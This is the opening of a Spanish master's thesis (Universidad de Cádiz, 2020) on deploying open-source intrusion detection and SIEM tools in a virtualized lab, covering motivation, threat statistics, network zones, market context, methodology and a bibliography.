TRABAJO DE FIN DE MÁSTER

MÁSTER EN SEGURIDAD INFORMÁTICA

DESPLIGUE Y EXPLOTACIÓN DE HERRAMIENTAS OPEN SOURCE PARA LA MONITORIZACIÓN Y GESTIÓN DE EVENTOS EN UN ENTORNO VIRTUALIZADO

AUTOR: RAÚL CARO MORENO

Cádiz, Julio 2020

Universidad de Cádiz
Escuela Superior de Ingeniería

TRABAJO DE FIN DE GRADO

MÁSTER EN SEGURIDAD INFORMÁTICA

DESPLIEGUE Y EXPLOTACIÓN DE HERRAMIENTAS OPEN SOURCE PARA LA MONITORIZACIÓN Y GESTIÓN DE EVENTOS EN UN ENTORNO VIRTUALIZADO

DIRECTOR: CARLOS RODRÍGUEZ CORDÓN
AUTOR: RAÚL CARO MORENO

Cádiz, Julio 2020


DECLARACIÓN PERSONAL DE AUTORIA

Raúl Caro Moreno con DNI 77173560G, estudiante del Máster en Seguridad Informática en la Escuela Superior de Ingeniería de la Universidad de Cádiz, como autor de este documento académico titulado Despliegue y explotación de herramientas open source para la monitorización y gestión de eventos en un sistema virtualizado y presentado como Trabajo Final de Máster.

DECLARO QUE

Es un trabajo original, que no copio ni utilizo parte de obra alguna sin mencionar de forma clara y precisa su origen tanto en el cuerpo del texto como en su bibliografía y que no empleo datos de terceros sin la debida autorización, de acuerdo con la legislación vigente. Asimismo, declaro que soy plenamente consciente de que no respetar esta obligación podrá implicar la aplicación de sanciones académicas, sin perjuicio de otras actuaciones que pudieran iniciarse.

En Puerto Real, a 24/06/2020



Fdo: Raúl Caro Moreno

Agradecimientos

A mis padres, por haberme inculcado el valor de no rendirme nunca.
A Lucía, por ser mi pilar y mi apoyo incondicional.
A mis abuelos, por ser mis referentes en la vida.
A Carlos, por su profesionalidad, buen hacer y predisposición al ayudarme a desarrollar este trabajo.

Escuela Superior de Ingeniería

Máster en Seguridad Informática

Despliegue y explotación de herramientas open-source para la monitorización y gestión de eventos en un entorno virtualizado

ÍNDICE GENERAL

Realizado por

Autor: Raúl Caro Moreno

Ingeniero Informático especializado en computación

raul.caromoreno@alum.uca.es

Puerto Real, Julio 2020

Índice general

Índice de figuras

Índice de tablas

Escuela Superior de Ingeniería

Máster en Seguridad Informática

Despliegue y explotación de herramientas open-source para la monitorización y gestión de eventos en un entorno virtualizado

MEMORIA

Realizado por

Autor: Raúl Caro Moreno

Ingeniero Informático especializado en computación

raul.caromoreno@alum.uca.es

Puerto Real, Julio 2020

Memoria

Contenidos

En este primer capítulo se va a realizar una descripción general del planteamiento del problema, la solución propuesta, los objetivos establecidos y de las principales técnicas, herramientas y equipamiento necesarios para la realización del trabajo. Tiene como fin justificar las soluciones adoptadas y describir de manera inequívoca el objeto del proyecto.

1.1. Objeto

El objetivo de este trabajo es desplegar una solución compuesta por varias herramientas de seguridad para detectar intrusiones, monitorizar la seguridad del entorno y administrar los datos procedentes de los equipos de la red mediante soluciones de software libre. Estas soluciones serán estudiadas y comparadas con el fin de sacar partido de todas sus funcionalidades.

Para ello, se adaptará esta herramienta a un entorno virtualizado que simula un entorno real para luego analizar las características de cada herramienta que componen la distribución. Se aprovecharán sus características con el fin de generar alertas o noticias clasificadas que nos informen sobre situaciones perjudiciales para nuestro entorno y se mostrarán en un conjunto de herramientas de visualización, sobre las que realizaremos una comparativa para decidir la que se va a usar en el entorno.

Además, también se realiza una interfaz interactiva mediante voz con la tecnología de Alexa para ir más allá de las visualizaciones en pantalla y ofrecer una manera dinámica para conocer el estado actual de nuestra red mediante su integración con el resto de la solución.

1.2. Antecedentes

Con el objetivo de ayudar a la compresión de la solución propuesta y del estudio de las alternativas, es necesario concretar los hechos que son o han sido relevantes para el objeto del trabajo.

En los últimos años, la seguridad en las redes ha sido objeto de atención y actualmente es uno de los sectores más importantes dentro del desarrollo que está transformando las tecnologías de la información.

Los atacantes cada vez disponen de más herramientas y prestaciones que les permiten ser más hábiles a la hora de perpetrar sus ataques a través de diversos sistemas operativos y todo

tipo de dispositivos. Y es que no sólo los atacantes evolucionan, sino que las organizaciones y empresas están siendo desplazadas a nuevos entornos como la información almacenada en la nube, lo cuál aumenta cada vez más el riesgo potencial de ser atacado.

Los ciberataques cobran tanta importancia debido a que pueden comprometer la disponibilidad de los servicios, información personal o datos bancarios. Debido a la gravedad del impacto que tienen, es necesario tener defensas contra ellos, y uno de los principales eslabones que es necesario defender es la red.

Es necesario tener un control de todo aquello que pasa dentro de nuestra red para comprobar si estamos siendo víctimas de un ciberataque. Es muy complicado tener una vista completa de todo lo que sucede, debido a que se genera una gran cantidad de información por parte de todo tipo de dispositivos como aplicaciones, dispositivos que forman parte de la red o servidores.

La enorme complejidad del conjunto de datos que se genera nos hace difícil detectar aquellas amenazas que pueden ocasionarse, por lo que cualquier herramienta que nos permita o facilite el estudio y análisis de esa información que se produce puede ser vital a la hora de evitar comprometer nuestro entorno.

Esta información que se genera puede ser organizada en eventos. Estos eventos son piezas de información que nos permiten conocer características de todas las situaciones que se producen en la la red. La manera en la que manejamos estos eventos son de vital importancia debido a que con ellos vamos a poder conocer el estado que ha tenido o tiene nuestro entorno.

Es vital que se tenga una buena gestión de los eventos e incidencias. Tener una buena recolección y análisis de eventos de todo aquello que pasa en nuestro entorno es vital para la gestión de incidencias. Dos de los factores de incidencias que se ven afectados por la gestión de los eventos son:

- Tiempo de detección interna: es la rapidez con la que una organización o empresa descubre que se ha visto comprometida. Este es uno de los factores esenciales porque de ello va a depender la disponibilidad de los servicios o información que contenga la organización.
- Notificación externa: se produce cuando una entidad externa informa a la organización que sus servicios o información ha sido comprometidos.

La detección interna es vital debido a que el tiempo transcurrido entre que no descubrimos la intrusión y nos la notifica una entidad externa puede ocasionar daños graves. Y es que

una buena gestión de los eventos internos incrementa el tiempo de detección interna, lo que aumenta la capacidad de la organización para detectar intrusiones.

Según el reporte M-Trends 2020 de la empresa FireEye [1] sobre datos recogidos entre el 1 de Octubre de 2018 y el 30 de Septiembre de 2019, hubo un 12 % menos de detecciones internas dentro de una organización respecto a las notificaciones externas. La tendencia ha sido que las empresas no han tenido la capacidad de tener un buen control de su entorno y las entidades externas han tenido que informar sobre que han sido comprometidas.

Ya hemos visto que el tiempo de detección de las intrusiones, tanto interna como externa, es vital, y para ello uno de los factores clave está en la gestión y monitorización de los eventos. Es vital que no pase mucho tiempo entre que el atacante realiza la intrusión con éxito y éste es detectado, a ese tiempo se le denomina tiempo de permanencia.

El tiempo de permanencia promedio en los últimos cuatro años [1] se recoge en la tabla 1.1. Donde se expresa el tiempo de permanencia medido en días que suceden hasta que se produce la detección externa o la detección interna.

Notificación de ataques	2016	2017	2018	2019
Todos	99	101	78	56
Detección interna	80	57,5	50.5	30
Notificación externa	107	186	164	141

Tabla 1.1: Días de permanencia promedio por año.

Podemos ver la tendencia por la que se está reduciendo el número de días promedio con el que una empresa detecta internamente las intrusiones, por lo tanto, estas empresas han tenido que invertir parte de sus recursos en mejorar la detección y análisis de los eventos del entorno.

Según el mismo informe, el tiempo de permanencia en 2019 era de 56 días. Este tiempo es todavía muy elevado debido a que el atacante tiene cerca de dos meses para realizar cualquier operación maliciosa en la red, desde comprometer la información personal hasta interrumpir la disponibilidad de todos sus servicios.

Es necesario conocer la gran variedad de sectores críticos son atacados, en 2019, el top 10 de sectores atacados fueron:

1. Sector del entretenimiento y medios de comunicación.

2. Sector de la educación.
3. Sector gubernamental.
4. Sector comercial y profesional.
5. Sector de contrucción e ingeniería.
6. Sector IT y telecomunicaciones.
7. Sector sanitario.
8. Sector de la energía.
9. Sector de las organizaciones sin ánimo de lucro.
10. Sector de servicios públicos, espacio aéreo y defensa.

Según el reporte X-Force Thread Intelligence Index 2020 hecho por IBM [2], la participación de los ataques en cada uno de los sectores se representa gráficamente en la figura 1.1:




Figura 1.1: Sectores más atacados por ciberataques

Como podemos ver en ambas fuentes de información, atacan a los principales sectores sobre los que se asienta la sociedad como el sector de la educación, financiero o el sector gubernamental. Por eso es vital tener un sistema capaz de detectar las intrusiones mediante la

recolección y análisis de los eventos o registros que son producidos por todos los dispositivos de la red. Este sistema al menos debe de tener las siguientes características:

- Tiene que ser tolerante a fallos, debido a que no puede permitir la intrusión a pesar de una caída del sistema.
- Debe de ser íntegro, es decir, debe ser resistente a modificaciones o alteraciones que le produzca el atacante como la detección de anomalías en los archivos de configuración de las herramientas.
- No debe de suponer una sobrecarga para el sistema. Es normal que se utilicen equipos específicos para estas tareas que no supongan una ralentización del mismo.
- Debe de ser fácilmente integrable en nuestra red: sus mecanismos de defensa tienen que ser explotados de manera que se adapte a las necesidades de la organización.
- Tiene que ser difícil de evitar: es necesario que el atacante no pueda saltarse las medidas de detección.
- Tiene que ser preciso: es necesario evitar los falsos positivos, puesto que reduce el tiempo y rendimiento del analista de seguridad.

Por lo tanto, es necesario implantar un sistema de detección de intrusos que posea todas las características anteriores, recoja todos los eventos que se generen mediante los dispositivos de seguridad (cortafuegos, antimalware, sistemas de autentificación...) y facilite el análisis de todos aquellos eventos de seguridad que se producen en nuestra red, con el objetivo de aumentar el rendimiento del personal encargado de la seguridad.

1.3. Motivación

A través de la gestión y monitorización de eventos, se puede ayudar en gran medida a la seguridad de las organizaciones y de las empresas. Estos procedimientos son parte de la detección de cualquier intruso y son factores potenciales para prevenir los ciberataques. Desempeñan las siguientes funciones:

- Aportar información interesante sobre el tráfico de la red.
- Capacidad para revenir cualquier daño que pueda ocasionar una intrusión.
- Facilitar la tarea del personal encargado de la seguridad.
- Detectar ataques o intrusiones.

- Recolectar información que nos aporta evidencias que pueden ser utilizadas para identificar a los intrusos.
- Tiene una capacidad disuasoria en los intrusos.

Poder desempeñar todas las funciones anteriores son la principal motivación del trabajo: aprender métodos para la protección de la red mediante el despliegue y explotación de herramientas open source, detectar intrusiones reales y a su vez, para probar la red, aprender a realizar ataques. Además de aportar una nueva manera de reportar incidencias mediante voz.

1.4. Descripción de la situación actual

En esta sección se recogen todos los elementos que condicionan o se ven afectados por el proyecto. En esta sección se ve el trabajo como una acción de cambio que nos permite cumplir los requisitos establecidos y se van a tratar todos los elementos que se ven afectados por ello. Es decir, el punto de partida del proyecto desde el punto de vista de:

- El entorno inicial empresarial y virtual sobre el que se va a desplegar el sistema de monitorización y gestión de intrusos.
- Situación actual de la gestión de eventos de seguridad.

1.4.1. Entorno inicial para el despliegue

El entorno general en el que se despliegan las soluciones de monitorización se muestra en la figura 1.2. Se pueden distinguir cuatro zonas de monitorización:

- El perímetro es la zona de menor confianza, conforma la zona que va desde la interfaz externa del cortafuegos hasta internet pasando por el router periférico.
  Esta zona se caracteriza por ser muy ruidosa respecto a la generación de datos de alerta, y colocar dispositivos de monitorización en esta zona puede suponer un gran coste y trabajo.
- La zona desmilitarizada o DMZ, en ella se mantienen los dispositivos que tienen más probabilidades de verse comprometidos por atacantes externos como los servidores de correos.
  Esta zona tiene una confianza media ya que los dispositivos de esta zona están expuestos a usuarios no confiables.

- La zona inalámbrica, es una zona en la que todos los dispositivos tienen que tener el mismo estatus que los de la zona perimetral. Es aconsejable sobre todo hacer uso de VPN para garantizar la seguridad.
- La intranet, es la zona de mayor confianza, por lo que se debe de acceder a ella mediante VPN. Esta zona tiene una gran cantidad de trabajo, por lo que se puede poner un sensor a cada grupo de dispositivos para detectar las amenazas, o se puede utilizar agentes híbridos que contienen un IDS (como OSSEC), que aparte de IDS realiza otra función.




Figura 1.2: Zonas del entorno de monitorización

1.4.2. Entorno inicial empresarial

Se va a proponer y describir un entorno empresarial generado a partir de la figura 1.2. Este entorno que se muestra en la figura 1.3 supone un entorno empresarial que se va a utilizar como referencia y base para el entorno virtualizado. Sobre este entorno se va a proponer una solución que va a ser tratada en la descripción de la solución.




Figura 1.3: Entorno empresarial

Este entorno está formado principalmente por cuatro zonas:

- La DMZ con red 192.168.2.0/24, que contiene un servidor DNS y un servidor de correos.
- La zona que comprende entre los dos cortafuegos, con red 10.1.1.0/30.
- La zona que comprende entre el router perimetral y el firewall, con red 10.2.2.0/30.
- La zona interna que comprende el switch interno 1 y el conjunto de PCs con red 192.168.1.0/24.
- La zona interna que comprende el switch interno 2 y el conjunto de PCs, con red 192.168.3.0/24.

1.4.3. Entorno virtualizado

A partir de este entorno general de monitorización y utilizando como referencia el entorno utilizado en la figura 1.3, se va a realizar la descripción del entorno inicial sobre el que se va a realizar el despliegue.

Este entorno inicial simula una intranet, en la que hay un conjunto de dispositivos (máquinas virtuales) que están siendo monitorizadas por un sensor (otra máquina virtual). Este entorno ha sido utilizado debido a uno de los factores condicionantes del trabajo, el estado de emergencia por la crisis del COVID-19, por el que la movilidad general fue reducida al mínimo. Por lo tanto, se realiza el desarrollo en una red local con un rango de direcciones 192.168.0.0/24.

En el escenario inicial se presentan los siguientes elementos:

- Un router, encargado del enrutamiento de todos los dispositivos de la red local a internet.
- Un conjunto de dos máquinas virtualizadas con Ubuntu 16.04 que van a ser las víctimas y a las que debemos de proteger con nuestra solución. Ambas máquinas poseen distintas IP al estar en modo Bridge, en este caso 192.168.0.23 y 192.168.0.24.




Figura 1.4: Entorno virtual inicial

1.4.4. Situación actual de la gestión de eventos de seguridad

Los registros de los dispositivos y el tráfico que circula por la red son las principales fuentes de información que utilizan las organizaciones para conocer el estado de su entorno. A partir de estos datos, se generan datos de alerta con los que detectar posibles anomalías. La gran cantidad de información que se genera en todos los dispositivos que lo forman da lugar a una gran cantidad de logs que es necesario analizar para conocer el comportamiento de las comunicaciones e identificar acciones que no son habituales.

Es necesario realizar una descripción de la situación actual en la gestión y monitorización de los eventos de seguridad.

1.4.4.1. Gestión y monitorización de eventos de seguridad

Según el INCIBE [3] en uno de sus artículos sobre la monitorización de la seguridad en las redes, la monitorización y gestión de eventos de seguridad es una tarea muy importante actualmente en la defensa en profundidad. Es necesario la recolección, análisis y visualización de alertas que generan los sensores a partir de situaciones anómalas en registros y el tráfico que circula por la red, con el fin de :

- Detectar comportamientos o intrusiones anómalas
- Controlar la calidad del servicio de manera que visualicemos indicadores del estado del servicio.
- Visualizar los eventos generados de una manera rápida y sencilla, de manera que se puedan hacer análisis visuales para comprobar que el entorno es seguro.

La monitorización y gestión de eventos de seguridad no necesita de soluciones complejas puesto que el tráfico en la mayoría de los casos es repetitivo. Sin embargo, es necesario un conocimiento amplio de todos los protocolos que se emplean en la red y de herramientas para analizar dicho comportamiento como Wireshark.

Dependiendo de la profundidad del análisis que hacemos en nuestro entorno, la monitorización y gestión de eventos puede ser complicada desde el punto de vista del analista de seguridad.

Actualmente, de todo el conjunto de herramientas disponibles (Snort, Zeek, OSSEC, Suricata, Squert, SPLUNK, ELSA...) para la monitorización y gestión de eventos de seguridad, INCIBE destaca Security Onion, implicado en la solución de este trabajo, la cual destacan debido a la gran cantidad de herramientas para la gestión y monitorización de red que permiten satisfacer la mayoría de las necesidades de seguridad funcionando como un Gestor de Seguridad de Red.

En la actualidad, las mayoría de organizaciones utilizan este tipo de sistemas debido a que se reduce en gran medida los falsos positivos, lo que ahorra tiempo al analista de seguridad. Por lo tanto, es necesario dar una visión del mercado actual de este tipo de sistemas. Los principales proveedores son:

- Alert Logic.
- Intel.
- LogRhythm.

- ManageEngine.
- Micro Focus.
- Solar Winds.
- Trustwave.
- Splunk.

Uno de los análisis visuales más importantes en el campo SIEM es el que realiza Gartner cada año. A través de una gráfica podemos comprobar cuáles son las soluciones más utilizadas en este terreno. La gráfica, denominada cuadrante mágico del año 2020 [4] se muestra en la figura 1.5. Hasta Febrero de 2020 los proveedores SIEM líderes son IBM y Splunk.

Figura 1.5: Cuadrante mágico de Gartner 2020

Podemos ver en el eje x e y los criterios de evaluación que utiliza Gartner son los siguientes:

- En el eje y nos encontramos Ability to execute (Capacidad de ejecución): Consiste en la capacidad del proveedor para competir en el mercado: incluye la capacidad del proveedor respecto a sus productos y servicios, salud financiera, ejecución de actividades financieras, habilidad para responder en diferentes direcciones del mercado con flexibilidad y la claridad, calidad, creatividad y eficacia a la hora de realizar sus programas de marketing
- En el eje x tenemos Completeness of vision (Visión completa o íntegra): incluye factores

como la habilidad del proveedor para entender las necesidades del mercado, estategia de mercado y ventas, estrategia de distribución del producto, modelo de negocio, innovación o estrategia geográfica.

A su vez, se puede dividir la gráfica en cuatro cuadrantes de SIEM:

- Líderes (leaders): Son los proveedores cuya posición se va a mantener líder tanto en la actualidad como en el futuro debido a que cumplen con todas las necesidades del mercado.
- Retadores (challenguers): Son aquellos que actualmente son capaces de competir contra los líderes pero su futuro en el mercado es menos estable que éstos.
- Niche Players: Son los que enfocan sus servicios SIEM a un nicho pequeño del mercado que no contemplan las grandes soluciones.
- Visionarios: Son aquellos que actualmente están bien posicionados en el mercado pero sus soluciones SIEM no se van a mantener consistentes.

1.5. Normas y referencias

En esta sección se recoge la relación de normas, reglamentos y documentos de referencia que se hayan tenido en cuenta a la hora de realizar durante la ejecución del trabajo. Además de la metodología empleada en el trabajo.

1.5.1. Disposiciones legales y normativas

Este documento se ha desarrollado y estructurado según:

- UNE 157801:2007. Criterios generales para la elaboración de sistemas de información. Documento adquirido por la Universidad de Cádiz mediante la suscripción AENORmás.

1.5.2. Metodología de desarrollo

Durante la ejecución de este trabajo se ha seguido una metodología ágil. Son aquellas que permiten que el revisor o cliente (en este caso el tutor) esté involucrado constantemente en el proyecto a lo largo del desarrollo del mismo. Al finalizar cada etapa del proyecto, se informa al tutor de los logros y procesos del mismo.

Se utiliza debido a que es la que se ajusta más a la naturaleza del trabajo de fin de máster individual, que permite tener una mayor velocidad y eficiencia debido al *feedback* constante. Es un enfoque que ayuda a la toma de decisiones en equipos de desarrollo de software, donde las soluciones y requisitos varían durante el desarrollo del mismo.

Dentro de la metodologías ágiles, se ha escogido la metodología SCRUM, que es una estrategia de desarrollo incremental en la que se pueden solapar las fases de desarrollo. En estas fases de desarrollo se aplican de manera regular un conjunto de buenas prácticas, para la generación de un trabajo colaborativo que se ajuste lo máximo posible al objetivo del mismo. El tamaño de las fases de desarrollo suele de ser de 3 y 4 semanas [5], lo que se ajusta al tiempo estimado de desarrollo del trabajo.

En este caso, el representante del cliente y el líder del equipo de desarrollo (en esta metodología *Product owner* y *Scrum master*) sería el tutor del mismo y el *SCUM* team que es el equipo de desarrollo. Esto permite realizar pequeños cambios con facilidad.

1.5.3. Bibliografía

[1] FireEye, *M-Trends 2020: Información sobre las vulnerabilidades y los ataques cibernéticos en la actualidad [Online] , 2020,* dirección: https://www.fireeye.com/solutions/international-literature/documentacion-en-espanol/mtrends.html, [Última consulta: 21-04-2020].

[2] IBM, *Security X-Force Thread intelligence Index 2020 [Online], 2020,* dirección: https://www.ibm.com/security/data-breach/threat-intelligence, [Última consulta: 21-04-2020].

[3] INCIBE, *Monitorizando redes y eventos en SCI: más información, más seguridad [Online], 2018,* dirección: https://www.incibe-cert.es/blog/monitorizando-redes-y-eventos-sci-mas-informacion-mas-seguridad, [Última consulta: 21-04-2020].

[4] Gartner, *Magic Quadrant for Security Information and Event Management [Online], 2020,* dirección: https://www.gartner.com/en/documents/3981040/magic-quadrant-for-security-information-and-event-manage, [Última consulta: 21-04-2020].

[5] Proyectosagiles.org, *Qué es SCRUM [Online], 2020,* dirección: https://proyectosagiles.org/que-es-scrum/, [Última consulta: 12-05-2020].

[6] S. Kumar, *Survey of Current Network Intrusion Detection Techniques [Online], 2007,* dirección: https://www.cse.wustl.edu/~jain/cse571-07/ftp/ids.pdf, [Última consulta: 26-04-2020].

[7] INCIBE, *Diseño y Configuración de IPS, IDS y SIEM en Sistemas de Control Industrial [Online], 2017,* dirección: https://www.incibe-cert.es/blog/diseno-y-configuracion-ips-ids-y-siem-sistemas-control-industrial, [Última consulta: 23-04-2020].

[8] M. D. S. Amrit Pal Singh, *Analysis of Host-Based and Network-Based Intrusion Detection System [Online], 2014,* dirección: http://www.mecs-press.org/ijcnis/ijcnis-v6-n8/IJCNIS-V6-N8-6.pdf, [Última consulta: 03-05-2020].

[9] VMware, *Especificaciones técnicas de VMware Workstation [Online], 2020,* dirección: https://www.vmware.com/es/products/workstation-pro.html, [Última consulta: 21-04-2020].

[10] J. M. González, *Introducción a las máquinas virtuales [Online], 2009,* dirección: https://www.josemariagonzalez.es/, [Última consulta: 22-04-2020].

[11] R. Velasco, *Comparativa VMware y VirtualBox [Online], 2017,* dirección: https://www.softzone.es/2017/03/14/comparativa-vmware-virtualbox/, [Última consulta: 21-04-2020].

[12] R. Velasco, *VMware vs VirtualBox [Online], 2015,* dirección: https://www.redeszone.net/2015/08/22/vmware-player-vs-virtualbox-quien-ofrece-mejor-rendimento/, [Última consulta: 22-04-2020].

[13] Quickdraw, *Conjunto de reglas QuickDraw para Snort [Online], 2015,* dirección: https://github.com/digitalbond/Quickdraw-Snort, [Última consulta: 21-04-2020].

